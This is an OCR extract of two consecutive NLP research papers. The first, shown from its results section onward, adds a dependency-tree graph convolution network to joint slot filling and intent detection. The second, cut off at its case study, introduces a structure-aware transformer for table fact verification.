We evaluate the SLU performance about slot filling using F1 score, intent prediction using accuracy, and sentence-level semantic frame parsing using overall frame accuracy. We take the overall accuracy as the main evaluation metric since the metric considers the joint performance of both slot filling task and intent detection task. Table 1 displays the performance of our proposed model and baseline models on ATIS and Snips dataset. As shown in Table 1, we observe that our model outperforms all the baselines obviously on Overall (Acc). Specially, compared with the best prior joint work Stack-Propagation, we achieve 0.7% improvement on Overall (Acc) in the Snips dataset. Meanwhile, we achieve 0.4% improvement on Overall (Acc) in the ATIS dataset. In Snips dataset, our model outperforms the baseline models on all the evaluation metric. Although our model achieve 0.2% lower performance than Stack-Propagation on Slot (F1) in ATIS dataset, our model still outperforms Stack-Propagation on main evaluation metric, i.e. Overall (Acc), obviously. Above results indicate that our proposed model can improve the SLU performance significantly by integrating the syntactic structure with contextual information.

4 Qualitative Analysis


In this section, we present a detailed qualitative analysis on each component of our proposed model and provide certain typical cases to show the effectiveness of incorporating syntactic information. We first perform an ablation study to validate the effect of different modules of our model. Then we explore more methods of feature aggregation and demonstrate the superiority of our proposed local-to-global multi-head attention mechanism. Next, we give some typical cases of our model and baseline to show the effect of syntactic structure. Finally, we conduct experiment with BERT to verify that our model is more effective with pre-trained model.

4.1 Effect of Syntactic GCN

To verify the effectiveness of syntactic information delivered by the dependency tree, we conduct comparison experiments with the same architecture except for the way of constructing the adjacency matrix $\mathbf{A}$. As Table 2.1 shows, we experiment with two distinct adjacency matrices of all 0s and all 1s. The *Adj=0* model which fills the adjacency matrix with all 0s aims to disentangle GCN from our proposed model as a baseline. And the *Adj=1* model which fills the adjacency matrix with all 1s demonstrates the effect of the dependency tree.

Model	SNIPS			ATIS		
	Slot (F1)	Intent (Acc)	Overall (Acc)	Slot (F1)	Intent (Acc)	Overall (Acc)
Adj=0*	93.3	97.7	84.6	94.9	96.5	84.9
Adj=1**	92.9	97.7	83.5	90.8	95.5	79.8
Syntax GCN	**94.8**	**98.2**	**87.6**	**95.7**	**97.2**	**86.9**

Table 2: Effect of Syntactic GCN. * indicates that the *Adj=0* model fills the adjacency matrix with all 0s. By contrast, ** indicates that the *Adj=1* model fills the adjacency matrix with all 1s. *Syntax GCN* represents our proposed syntactic GCN model where the adjacency matrix is filled with the dependency tree as described in Section 2.1.



(a) Split by sentence length in the ATIS test dataset

(b) Split by sentence length in the Snips test dataset

Figure 3: Test set performance with regard to sentence length for our proposed model, Stack-Propagation (Qin et al., 2019) and our model w/o GCN which fills the adjacency matrix with all 0s.

In the Snips dataset, compared to the *Adj=0* model, *Adj=1* gets a drop of 1.1% on Overall (Acc) while our model get 3.0% improvements. The similar results are also shown in the ATIS dataset. We hypothesize that this is because filling the adjacency matrix with all 1s essentially builds a fully-connected graph, which induces tremendous noise to the model. By contrast, integrating the syntactic information makes a word focus more on its dependency words as constraints. The experiment results confirm that incorporating syntactic dependency benefits the understanding of natural language.

4.2 Effect of Sentence Length

To understand what our syntax GCN model captures and how it differs from the previous baselines such as Stack-Propagation, we compare their performance over examples with different ranges of sentence length in the Fig 3. Specifically, for each model, we train it on the same training set and report their overall accuracy on examples with different sentence lengths of the test set.

Fig 3 shows that our proposed syntax GCN model outperforms Stack-Propagation with notable improvements at handling long sentences. We believe our model can better resolve issues of long-term dependencies via the explicit syntactic information. Besides, compared to the model w/o GCN, our model consistently achieves superior performance, which demonstrates the effectiveness of the feature aggregation layer.

4.3 Effect of Feature Aggregation

We further explore the benefits of our feature aggregation mechanism in our model. We conduct comparison experiments with the same architecture except for the feature aggregation layer. Table 3 shows the overall results of different feature aggregation methods, including Add, Concat, Gate, Full and our local-to-global multi-head attention mechanism. Given the syntactic representation $h_i^{(L)}$ and contextual representation $h_i^{(0)}$ of the i-th word, we define the Gate as $o_i = \alpha * h_i^{(L)} + (1-\alpha) * h_i^{(0)}$where $\alpha = W_1 h_i^{(L)} + W_2 h_i^{(0)}$, and the Full as $o_i = Concat([h_i^{(L)}; h_i^{(0)}; |h_i^{(L)} - h_i^{(0)}|; h_i^{(L)} * h_i^{(0)}])$.

Compared to the base RNN, all the aggregation methods, Add, Concat, Gate, Full, achieve $1\% \sim 2\%$

Model	SNIPS			ATIS		
	Slot (F1)	Intent (Acc)	Overall (Acc)	Slot (F1)	Intent (Acc)	Overall (Acc)
RNN	90.7	96.9	80.7	94.3	95.3	82.5
Add	91.7	97.4	82.3	94.8	95.6	84.4
Concat	91.5	98.1	82.1	94.9	94.4	83.5
Gate	92.0	97.7	82.6	94.9	95.3	83.9
Full	91.5	97.9	81.6	94.9	94.2	83.5
Local Integration	93.4	97.9	85.9	95.2	96.1	85.1
Global Matching	94.1	98.0	86.7	95.3	97.1	86.2
Our model	**94.8**	**98.2**	**87.6**	**95.7**	**97.2**	**86.9**

Table 3: Effect of Feature Aggregation.





Figure 4: Case study of RNN and our model. The [GREEN] ([RED]) highlight indicates a correct (incorrect) tag.

improvements in both datasets, which demonstrates the effectiveness of incorporating syntactic structure via GCN. Further, our proposed local-to-global aggregation layer outperforms these methods with a statistically significant margin. The results confirm feature aggregation mechanism plays a vital role in the integration of contextual representation and syntactic information.

4.4 Case Study

We display two samples from basic RNN and our model in Fig 4. Given the same input *"find flights arriving new york city next saturday"*, RNN can not distinguish the *from_loc* from *to_loc* because it can not explicitly model the relationships between *new york city* and *arriving*. By contrast, our model leverages the syntactic structure to make *new york city* focus more on its dependency word *arriving*. This example illustrates the syntactic structure could enhance the contextual representation to facilitate the SLU tasks by modeling direct relations between words.

4.5 Visualization Analysis



(a) The model without syntactic GCN (b) Our proposed model

Figure 5: Visualization of attention distributions of the self-attention layer of global matching in our syntactic GCN model(right) and the variant without GCN(left).

To have a quick grasp of how syntactic information works, we perform visualization analysis of at-

tention distributions of the self-attention layer of global matching in our syntactic GCN model and the variant without GCN, as shown in Fig 5. Weights of attention are selected from the first head of the self-attention layer. After integrating syntactic knowledge, the word "city" focuses more on its dependency word "arriving", which convincingly indicates that "new york city" is an entity of arrival city but departure city. The visualization confirms that syntactic knowledge makes a word attentively select the relevant words and enhance contextual representations to distinguish subtle differences. Compared to (Zhang et al., 2019) which restrains the scope of attention only between word and all of its ancestor head words, we incorporate the syntactic dependency tree as a soft mask. We believe this soft mask can alleviate errors caused by incomplete dependency parser.

4.6 Ablation Study

Model	SNIPS			ATIS		
	Slot (F1)	Intent (Acc)	Overall (Acc)	Slot (F1)	Intent (Acc)	Overall (Acc)
RNN	90.7	96.9	80.7	94.3	95.3	82.5
GCN*	83.6	97.4	66.8	81.9	95.1	54.5
RNN+GCN**	91.7	97.4	82.3	94.8	95.6	84.4
RNN+GCN+Local Integration	93.4	97.9	85.9	95.2	96.1	85.1
RNN+GCN+Global Matching	94.1	98.0	86.7	95.3	97.1	86.2
Our model	**94.8**	**98.2**	**87.6**	**95.7**	**97.2**	**86.9**

Table 4: Performance of different model variants. * indicates that the *GCN* model initializes the first GCN layer inputs $h^{(0)}$ with word embeddings. ** indicates that the *RNN+GCN* model simply sums contextual embeddings and GCN outputs.

To study the effect of each component of our method, we conduct ablation analysis (Table 4). In the ATIS and Snips dataset, the basic RNN model achieves 82.5 and 80.7 on overall accuracy respectively, which are much higher performance than vanilla GCN, 54.6 and 66.8. These results indicate that SLU tasks need contextual word representation, especially for slot filling task, while the syntactic structure could enhance the RNN model as supplementary knowledge. We can see that the simple RNN+GCN achieves 1.9% improvements in the ATIS dataset and 1.6% improvements in the Snips dataset.

On the other hand, although simply inducing syntactic structure(RNN+GCN) helps improve the basic RNN model, both Local Integration and Global Matching further improve the whole performance. We can see that Local Integration and Global Matching achieve 0.7% and 1.8% improvements in the ATIS dataset, 2.4% and 4.4% improvements in the Snips dataset, compared to the RNN+GCN. The full local-to-global aggregation further achieves 2.5% and 5.3% improvements respectively. The results demonstrate the effectiveness of the feature aggregation mechanism since the syntactic representation and contextual word representation can complement each other. Hence, our proposed local-to-global multi-head attention achieves the best performance.

4.7 Effect of BERT

Model	SNIPS			ATIS		
	Slot (F1)	Intent (Acc)	Overall (Acc)	Slot (F1)	Intent (Acc)	Overall (Acc)
Our model	94.8	98.2	87.6	95.7	97.2	86.9
Intent detection (BERT)	-	97.8	-	-	96.5	-
Slot filling (BERT)	95.8	-	-	95.6	-	-
BERT SLU (Chen et al., 2019)	97.0	98.6	92.8	96.1	97.5	88.2
Stack-Propagation + BERT (Qin et al., 2019)	97.0	**99.0**	92.9	96.1	97.5	88.6
Our model + BERT	**97.1**	**99.0**	**93.0**	**96.2**	**97.8**	**88.7**

Table 5: The SLU performance on BERT-based model on two datasets.

Considering the performance with the fine-tuning approach, we also conduct experiments that we replace the contextualized BiLSTM by the BERT (Devlin et al., 2019) in our framework and keep the same architecture in rest of our model. The results of BERT model on ATIS and SNIPS datasets are shown in Table 5. From the Table 5, we can observe our model utilizing BERT achieves a new state-of-the-art performance. These results indicate a strong pre-trained model can further improve the performance for our model on SLU tasks. Our model + BERT outperforms Stack-Propagation + BERT which indicate that our framework is more effective with BERT than baseline models.

5 Related work

Slot filling and intent detection are two major tasks for SLU. Recently, the typical pipeline methods build slot filling and intent detection separately, where slot filling is implemented as a standard sequence labeling task (Yao et al., 2014) and intent detection is built as a classification task (Lai et al., 2015), respectively. More recent work (Hakkani-Tür et al., 2016; Liu and Lane, 2016; Goo et al., 2018; Li et al., 2018; Wang et al., 2018; Zhang et al., 2018a; E et al., 2019; Qin et al., 2019) implement slot filling and intent detection as a joint model to eliminate the error propagation without any linguistic knowledge. Instead, our work apply the linguistic knowledge (i.e. dependency tree) as a prior to guide the learning slot filling and intent detection jointly.

Dependency tree, as a important linguistic knowledge, is applied to recent natural language processing tasks. In relation extraction and machine translation, many studies (Xu et al., 2015; Liu et al., 2015; Miwa and Bansal, 2016; Chen et al., 2018) have show that the dependency trees can capture long-distance relations effectively. In machine reading comprehension, (Zhang et al., 2019) use syntax to guide the text modeling by incorporating explicit syntactic constraints into attention mechanism for better linguistically motivated word representations and achieve promising results on both SQuAD 2.0 and RACE datasets. Inspired by (Zhang et al., 2019), our work utilize the dependency tree to guide the joint model for slot filling and intent detection. Different from (Zhang et al., 2019), our work apply the representation over dependency tree as a inner feature instead of syntactic constraints into attention mechanism.

Graph Convolution Network (GCN) also have been utilized for many natural language processing tasks. (Vashishth et al., 2019) propose a flexible graph convolution based method for learning word embeddings. (Marcheggiani and Titov, 2017) apply a GCN as sentence encoders to produce latent feature representations of words in a sentence for semantic role labeling task. (Bastings et al., 2017) present a simple and effective approach to incorporate syntactic structure by the way of GCN into the encoder-decoder model for machine translation. (Yao et al., 2019) build a single text graph for a corpus based on word co-occurrence and document word relations, then learn a text GCN for the corpus to classify the text. Different from above work, our work propose a model that applies a GCN over dependency trees to integrate the syntactic structure for joint learning slot filling and intent detection.

6 Conclusion

In this paper, we propose a novel joint model that applies a graph convolution network over dependency trees to integrate the syntactic structure for learning slot filling and intent detection jointly. In addition, we utilize multi-head attention to fuse syntactic representation with contextual word representation to access complementary representation for SLU task. Experimental results show that our proposed model outperforms strong baseline models and achieves state-of-the-art performance on both ATIS and Snips datasets in overall accuracy metric. Finally, we apply the BERT model to our framework and experiments demonstrate that our proposed model integrating BERT model can improve the performance on both slot filling and intent detection more obviously.

Acknowledgments

The work was done when the first author was an intern at Meituan Dialogue Group. We thank Xiaojie Wang, Jiangnan Xia and Hengtong Lu for the discussion. We thank all anonymous reviewers for their constructive feedback.

References

Joost Bastings, Ivan Titov, Wilker Aziz, Diego Marcheggiani, and Khalil Simaan. 2017. Graph convolutional encoders for syntax-aware neural machine translation. In *EMNLP*, pages 1957–1967.

Danqi Chen and Christopher D. Manning. 2014. A fast and accurate dependency parser using neural networks. In *EMNLP*.

Kehai Chen, Rui Wang, Masao Utiyama, Eiichiro Sumita, and Tiejun Zhao. 2018. Syntax-directed attention for neural machine translation. In *AAAI*.

Qian Chen, Zhu Zhuo, and Wen Wang. 2019. Bert for joint intent classification and slot filling. *arXiv preprint arXiv:1902.10909*.

Alice Coucke, Alaa Saade, Adrien Ball, Théodore Bluche, Alexandre Caulier, David Leroy, Clément Doumouro, Thibault Gisselbrecht, Francesco Caltagirone, Thibaut Lavril, et al. 2018. Snips voice platform: an embedded spoken language understanding system for private-by-design voice interfaces. *arXiv preprint arXiv:1805.10190*.

Jacob Devlin, Ming-Wei Chang, Kenton Lee, and Kristina Toutanova. 2019. Bert: Pre-training of deep bidirectional transformers for language understanding. In *NAACL*, pages 4171–4186.

Haihong E, Peiqing Niu, Zhongfu Chen, and Meina Song. 2019. A novel bi-directional interrelated model for joint intent detection and slot filling. In *ACL*, pages 5467–5471.

Chih-Wen Goo, Guang Gao, Yun-Kai Hsu, Chih-Li Huo, Tsung-Chieh Chen, Keng-Wei Hsu, and Yun-Nung Chen. 2018. Slot-gated modeling for joint slot filling and intent prediction. In *NAACL*, pages 753–757.

Dilek Hakkani-Tür, Gökhan Tür, Asli Celikyilmaz, Yun-Nung Chen, Jianfeng Gao, Li Deng, and Ye-Yi Wang. 2016. Multi-domain joint semantic frame parsing using bi-directional rnn-lstm. In *Interspeech*, pages 715–719.

Charles T Hemphill, John J Godfrey, and George R Doddington. 1990. The atis spoken language systems pilot corpus. In *Speech and Natural Language*.

Dan Hendrycks and Kevin Gimpel. 2017. Bridging nonlinearities and stochastic regularizers with gaussian error linear units. *ArXiv*, abs/1606.08415.

Sepp Hochreiter and Jürgen Schmidhuber. 1997. Long short-term memory. *Neural computation*, 9(8):1735–1780.

Diederik P Kingma and Jimmy Ba. 2014. Adam: A method for stochastic optimization. *arXiv preprint arXiv:1412.6980*.

Thomas N. Kipf and Max Welling. 2017. Semi-supervised classification with graph convolutional networks. In *ICLR*.

Siwei Lai, Liheng Xu, Kang Liu, and Jun Zhao. 2015. Recurrent convolutional neural networks for text classification. In *AAAI*.

Changliang Li, Liang Li, and Ji Qi. 2018. A self-attentive model with gate mechanism for spoken language understanding. In *EMNLP*, pages 3824–3833.

Bing Liu and Ian Lane. 2016. Attention-based recurrent neural network models for joint intent detection and slot filling. *Interspeech 2016*, pages 685–689.

Yang Liu, Furu Wei, Sujian Li, Heng Ji, Ming Zhou, and WANG Houfeng. 2015. A dependency-based neural network for relation classification. In *ACL-IJCNLP*, pages 285–290.

Diego Marcheggiani and Ivan Titov. 2017. Encoding sentences with graph convolutional networks for semantic role labeling. In *EMNLP*, pages 1506–1515.

Makoto Miwa and Mohit Bansal. 2016. End-to-end relation extraction using lstms on sequences and tree structures. In *ACL*, pages 1105–1116.

Matthew E. Peters, Mark Neumann, Mohit Iyyer, Matt Gardner, Christopher Clark, Kenton Lee, and Luke Zettlemoyer. 2018. Deep contextualized word representations. In *NAACL*.

Libo Qin, Wanxiang Che, Yangming Li, Haoyang Wen, and Ting Liu. 2019. A stack-propagation framework with token-level intent detection for spoken language understanding. In *EMNLP-IJCNLP*, pages 2078–2087.

Gokhan Tur and Renato De Mori. 2011. *Spoken language understanding: Systems for extracting semantic information from speech*. John Wiley & Sons.

Shikhar Vashishth, Manik Bhandari, Prateek Yadav, Piyush Rai, Chiranjib Bhattacharyya, and Partha Talukdar. 2019. Incorporating syntactic and semantic information in word embeddings using graph convolutional networks. In *ACL*, pages 3308–3318.

Ashish Vaswani, Noam Shazeer, Niki Parmar, Jakob Uszkoreit, Llion Jones, Aidan N. Gomez, Lukasz Kaiser, and Illia Polosukhin. 2017. Attention is all you need. In *NIPS*.

Yu Wang, Yilin Shen, and Hongxia Jin. 2018. A bi-model based rnn semantic frame parsing model for intent detection and slot filling. In *NAACL*, pages 309–314.

Yan Xu, Lili Mou, Ge Li, Yunchuan Chen, Hao Peng, and Zhi Jin. 2015. Classifying relations via long short term memory networks along shortest dependency paths. In *EMNLP*, pages 1785–1794.

Kaisheng Yao, Baolin Peng, Yu Zhang, Dong Yu, Geoffrey Zweig, and Yangyang Shi. 2014. Spoken language understanding using long short-term memory neural networks. In *SLT*, pages 189–194. IEEE.

Liang Yao, Chengsheng Mao, and Yuan Luo. 2019. Graph convolutional networks for text classification. In *AAAI*, volume 33, pages 7370–7377.

Chenwei Zhang, Yaliang Li, Nan Du, Wei Fan, and Philip S Yu. 2018a. Joint slot filling and intent detection via capsule neural networks. *arXiv preprint arXiv:1812.09471*.

Yuhao Zhang, Peng Qi, and Christopher D. Manning. 2018b. Graph convolution over pruned dependency trees improves relation extraction. In *EMNLP*.

Zhuosheng Zhang, Yuwei Wu, Junru Zhou, Sufeng Duan, and Hai Zhao. 2019. Sg-net: Syntax-guided machine reading comprehension. *arXiv preprint arXiv:1908.05147*.

Table Fact Verification with Structure-Aware Transformer*

Hongzhi Zhang†, Yingyao Wang◇, Sirui Wang†, Xuezhi Cao†, Fuzheng Zhang†, Zhongyuan Wang†
† Meituan Dianping Group, Beijing, China
◇Harbin Institute of Technology, China
{zhanghongzhi03,wangsirui,caoxuezhi,zhangfuzheng}@meituan.com
yywang@hit-mtlab.net, wzhy@outlook.com

Abstract

Verifying fact on semi-structured evidence like tables requires the ability to encode structural information and perform symbolic reasoning. Pre-trained language models trained on natural language could not be directly applied to encode tables, because simply linearizing tables into sequences will lose the cell alignment information. To better utilize pre-trained transformers for table representation, we propose a **S**tructure-**A**ware **T**ransformer (**SAT**), which injects the table structural information into the mask of the self-attention layer. A method to combine symbolic and linguistic reasoning is also explored for this task. Our method outperforms baseline with 4.93% on TabFact, a large scale table verification dataset.

1 Introduction

Table fact verification aims at classifying whether a textual hypothesis is entailed or refuted by the given table. It could benefit downstream tasks such as fake news detection, misinformation detection, etc. Compared to fact verification over textual evidence (Dagan et al., 2006; Bowman et al., 2015), verification on semi-structured data further requires 1) the ability to encode and understand structural information of tables, and 2) the ability to perform symbolic reasoning over structured data, such as counting, comparing, and numerical calculation. Although large-scale pre-trained language models (Devlin et al., 2019; Yang et al., 2019) achieved dominant results on textual entailment datasets (Wang et al., 2019), they could not be directly used to encode semi-structured data as they are pre-trained on unstructured natural language.

Wenhu et al. (2020) eliminate the discrepancy by serializing tables into word sequences, and then table fact verification could be processed as a natural language inference task. The most straightforward method for table serialization is linearizing the table contents via horizontal scan. However, this would destroy structural information within tables, i.e. the alignments between table cells. In Figure 1, the value "533" and "733" is meaningless digits without the column name "core clock", and it is hard for the model to recover the alignments from the flattened word sequence. Therefore, Table-BERT (Wenhu et al., 2020) includes the column name into cell representation using natural language templates during the linearization. However, comparing or counting column contents of different rows over the flattened word sequence remains a hard task, and simply duplicating the column name multiple times does not achieve satisfying results.

To better utilize the transformer architecture for table representation, we propose to inject the table's structural information into the mask of the self-attention layer. Figure 2 illustrates the pattern commonly adopted when human read or write a table. Usually, each table row describes a record, and cell $c_{1,2}$ describes a record property with the attribute name clarified in the corresponding column name $c_{0,2}$. Besides, values of the same column are usually compared or aggregated for analysis. So, the colored row and column are most crucial to the representation of cell $c_{1,2}$. In the long flattened sequence obtained by horizontal/vertical scan, the alignments between table cells would be disturbed by other unimportant words. To tackle this problem, we have the representation of cell $c_{1,2}$ only depend on the colored cells in Figure 2 by zeroing the attention weights to other ones. Figure 3 illustrates the representation of cell $c_{1,2}$ utilizing transformer. Through masking, only two pseudo sentences, i.e. the corresponding row and column, that share some common words are considered in the representation of each cell. That is, the flattened word sequence is implicitly decomposed into a series of small readable sentences so as to unleashes the power of large pre-trained language model.

*The first two authors contribute equally to this work.

Comparison of intel graphics processing units

cpu	market	core clock (mhz)	execution units	memory bandwidth
celeron g1101 pentiumg69xx	desktop	533	12	17 gb/s
core i3 - 5x0 core i5 - 655k	desktop	733	12	21.3 gb/s
core i7 - 620le core i7 - 6x0lm	mobile	266-566	12	17.1 gb/s

Entailed Statement

1. each cpu have 12 execution unit
2. core i3 – 5x0 have faster core clock than core i7 -620le

Refuted Statement

1. core i7 - 620le is designed for mobile market and its memory bandwidth is 21.3 gb/s.
2. There are three series of cpu designed for desktop market.

Figure 1: Examples of table fact verification, the right boxes provide entailed and refuted statements respectively.




Figure 2: Illustration of table understanding. The colored row and column are crucial to understanding cell $c_{1,2}$.




Figure 3: Illustration of masked self-attention for representation of cell $c_{1,2}$. Attentions among cells of the same column are enabled in upper layers to support cross-row reasoning, e.g. $c_{1,2} \sim c_{2,2}$.

Pre-trained transformers are good at semantic-level understanding, i.e. capturing the identical meaning between different expressions. However, one limitation is that they are not doing perfectly in symbolic reasoning (Asai and Hajishirzi, 2020). To tackle this, we perform first-order aggregation over each column and append the result as a special row into the table. An improvement of 1% is achieved, indicating that the ability of hard symbolic reasoning requires further studying.

Our contributions are summarized as follows:

- A **S**tructure-**A**ware **T**ransformer (**SAT**) is devised to better represent semi-structured tables, which injects structural information into attention mask of pre-trained transformers.
- For statements that require symbolic reasoning, we explore a method to combine symbolic reasoning and semantic matching.
- Experimental results show that our method outperforms the state-of-the-art method by 4.93%. Our code is available at https://github.com/zhhongzhi/sat.

2 Methodology

As the examples shown in Figure 1, given a statement S, table fact verification aims to classify whether the statement is entailed or refuted by the evidence table T. The table T consists of a caption t and cells $\{c_{i,j}\}$ of $m \times n$, where m and n are the numbers of rows and columns. Since pre-trained transformer could only take word sequences as input, we feed it with a concatenation of the statement S, the [SEP] token, the table caption t, and the flattened table T_f. The table could be serialized by the horizontal or vertical scan. Figure 3 shows an example of horizontal scanning.

The representation of the word sequence follows the general encoding procedure of the pre-trained transformers (Devlin et al., 2019), so we only describe the self-attention layer in which an attention mask is introduced for table representation. As illustrated in Figure 2, understanding the table requires both horizontal and vertical views. That is, if the table is flattened by a horizontal scan, the vertical alignment information will be lost, and vise versa. For example, the column name $c_{0,2}$ is crucial to the representation of $c_{1,2}$, but its signal could be perturbed by other cells in grey, since all $c_{0,*}$ and $c_{2,*}$ cells are far from $c_{1,2}$ in the flattened sequence and are processed equally.

Therefore, we propose to recover the alignment information by masking signals of unimportant cells during self-attention. The attention mask $\boldsymbol{M} \in \mathbf{R}^{L \times L}$ is defined as:

$$M_{i,j} = \begin{cases} 0 & w_i \sim w_j \\ -\infty & w_i \not\sim w_j \end{cases} \quad (1)$$

where L is the sequence length, and $w_i \sim w_j$ denotes that w_j is attended to when generating representation of w_i, while $w_j \not\sim w_i$ means the opposite. Denote the input of l-th self-attention layer as $\boldsymbol{H}^l \in \mathbf{R}^{L \times d}$, where d is the hidden size. The

attention mask is then applied to the self-attention layer as follows:

$$\boldsymbol{Q}^l, \boldsymbol{K}^l, \boldsymbol{V}^l = \boldsymbol{H}^l\boldsymbol{W}_q, \boldsymbol{H}^l\boldsymbol{W}_k, \boldsymbol{H}^l\boldsymbol{W}_v$$
$$\boldsymbol{A}^l = \text{softmax}(\frac{\boldsymbol{Q}^l\boldsymbol{K}^{l^T} + \boldsymbol{M}}{\sqrt{d_k}}) \quad (2)$$

where $\boldsymbol{W}_* \in \mathbf{R}^{d\times d_k}$ are trainable parameters. The output of self-attention layer is then calculated as:

$$\boldsymbol{H}^{l+1} = \boldsymbol{A}^l\boldsymbol{V}^l \quad (3)$$

It could be observed that if $w_j \not\sim w_i$, then $A_{i,j}$ is reset to zero and $\boldsymbol{H}_j^l$ will not contribute to the representation of w_i, i.e. $\boldsymbol{H}_i^{l+1}$.

Figure 3 sketches the representation learning of tokens in cell $c_{1,2}$ leveraging the masked self-attention. In the lower layers, the token representation of each cell considers information from four aspects: a) tokens of the same row that describe the same entry, b) its column title that clarifies the attribute name, c) the table caption which provides global background, and d) the statement for verification. In the upper layers, cross row attention among cells of the same column is further enabled. In this manner, lower layers focus on capturing low-level lexical information and upper layers are capable of simple cross-row reasoning. Note that tokens of the statement S and the table caption receive information from all cells.

Another preferred ability of SAT is to perform symbolic reasoning such as counting, comparing, and numerical calculation. Pre-trained models like BERT are good at semantic-level understanding, but not symbolic reasoning (Geva et al., 2020; Asai and Hajishirzi, 2020). We explore to enhance the performance of counting verification by converting the counting problem into a semantic matching problem. Specifically, for every column, the frequency of duplicate cell contents is counted as a summary cell, leading to a summary row which is then appended to the table. For example, the summary cell of the second column in Figure 1 is "count desktop:2", so the second refuted statement could be verified via semantic matching.

3 Experiments

3.1 Dataset

Experiments are carried out using TabFact[1] (Wenhu et al., 2020), a large scale table fact verification dataset. The basic statistics of TabFact are listed in Table 1. The dataset contains both simple and complex statements. Simple statements only involve a single row/record, while the complex ones require higher-order semantics (argmax, count, etc.), and the statements are rephrased so more ability on linguistic reasoning is required.

Split	#Statement	#Table	Simple/Complex
Train	92,238	13,182	–
Val	12,792	1,696	–
Test	12,779	1,695	4,230/8,609

Table 1: Basic statistics of TabFact.

3.2 Experimental Settings

Model weights are initialized using BERT-base model trained on English corpus. The first 6 layers are regarded as lower layers, and the other 6 layers are taken as upper layers. We finetune the model with a batch size of 10 and a learning rate of 2e-5. It usually takes 15-18 epochs until convergence.

The flatten sequence is usually longer than the sequence limit of BERT, which requires more memory and training time. Hence, we only retain the top 5 table rows according to the number of words shared with the statement. During experiments, the maximum sequence length is set to 256.

3.3 Results and Ablation Study

The experimental results on TabFact are listed in Table 2. Our method achieves an accuracy of 73.23% on the test set and outperforms Table-BERT by 4.93%. The improvement on complex statements is even larger, which achieves 5.75%.

Effect of Attention Mask Without the attention mask, test accuracy is 67.67% and 64.27% for horizontal and vertical scans respectively, namely a decrease of 5.15% and 8.96% compared to the complete SAT. An interesting finding is that the horizontal scan outperforms the vertical scan when removing the mask, which is consistent with our intuition that each row describes an entry and thus horizontal alignment information is more important. With the cell alignment information recovered by the attention mask, the gap is rather small when using SAT, demonstrating its robustness towards different scan directions.

The last two rows of Table 2 present two variants of the masks, where we adopt an identical mask matrix for all transformer layers instead of using different ones for low/high layers. Results indicate

[1] https://github.com/wenhuchen/Table-Fact-Checking

Model	Val	Test	Test(simple)	Test(complex)
LPA(Wenhu et al., 2020)†	65.1	65.3	78.7	58.5
Table-BERT(Wenhu et al., 2020)†	66.1	65.1	79.1	58.2
Table-BERT tuned*	68.38	68.30	82.35	61.48
BERT with cell position encoding	59.31	59.44	63.24	57.58
SAT with Horizontal scan	72.96	72.82	85.44	66.62
- w/o visible matrix	68.41	67.67	75.93	63.61
- w/o summary row	72.00	72.09	85.53	65.49
- w/o visible matrix w/o summary row	66.84	66.01	74.37	61.90
SAT with Vertical scan	**73.31**	**73.23**	**85.46**	**67.23**
- w/o visible matrix	64.21	64.27	68.77	62.06
- w/o summary row	71.71	71.59	84.70	65.15
- w/o summary row and w/o visible matrix	63.03	62.34	66.71	60.19
- all layers w/o cross row attention	72.83	72.26	84.61	66.11
- all layers w cross row attention	72.02	71.82	83.45	66.10

Table 2: The accuracy (%) of different models. The results annotated with † are cited from literature, and *Table-BERT tuned** denotes results obtained by changing the leaning rate from 5e-5 to 1e-5.

that designing different mask matrix for low/high layers, with the intention to model low-level lexical information and high-level cross-row reasoning, has indeed achieved better performance.

Essentially, by masking signals of unimportant cells, SAT implicitly segments the unnatural long sequence into a series of meaningful subsequences. Such sub-sequences are more friendly to pre-trained language models, so the power of large pre-trained transformer can be unleashed.

The Summary Row Appending a summary row to the table brings a stable improvement of 1%, which mainly contributes to the complex test set. This indicates that although pre-trained transformer is dominant on semantic understanding, its ability on symbolic reasoning is limited. With the counting problem in scope, experimental results show that it is promising to combine both symbolic reasoning and semantic understanding abilities by feeding symbolic reasoning results into SAT.

SAT vs Table Position Embeddings Experiments are further carried out to identify whether the table position encoding method introduced in TaPaS(Herzig et al., 2020) is better than the proposed SAT on table encoding. Row and column positional embeddings are added to the original positional embeddings of BERT to identify the table alignment information. The experimental results are listed in the fourth row of Table 2. An accuracy of 59.8% is observed while the accuracy of the BERT baseline is 68.30%. The results show that BERT is perturbed by the additional table positional embeddings and the model did not converge well. Though the table position information is appended to the inputs, the following transformer layers are not ready to accept and propagate the signal without pre-training. It is demonstrated that simply providing positional information without pre-training is not sufficient for Transformer to encode tables.

3.4 Case study

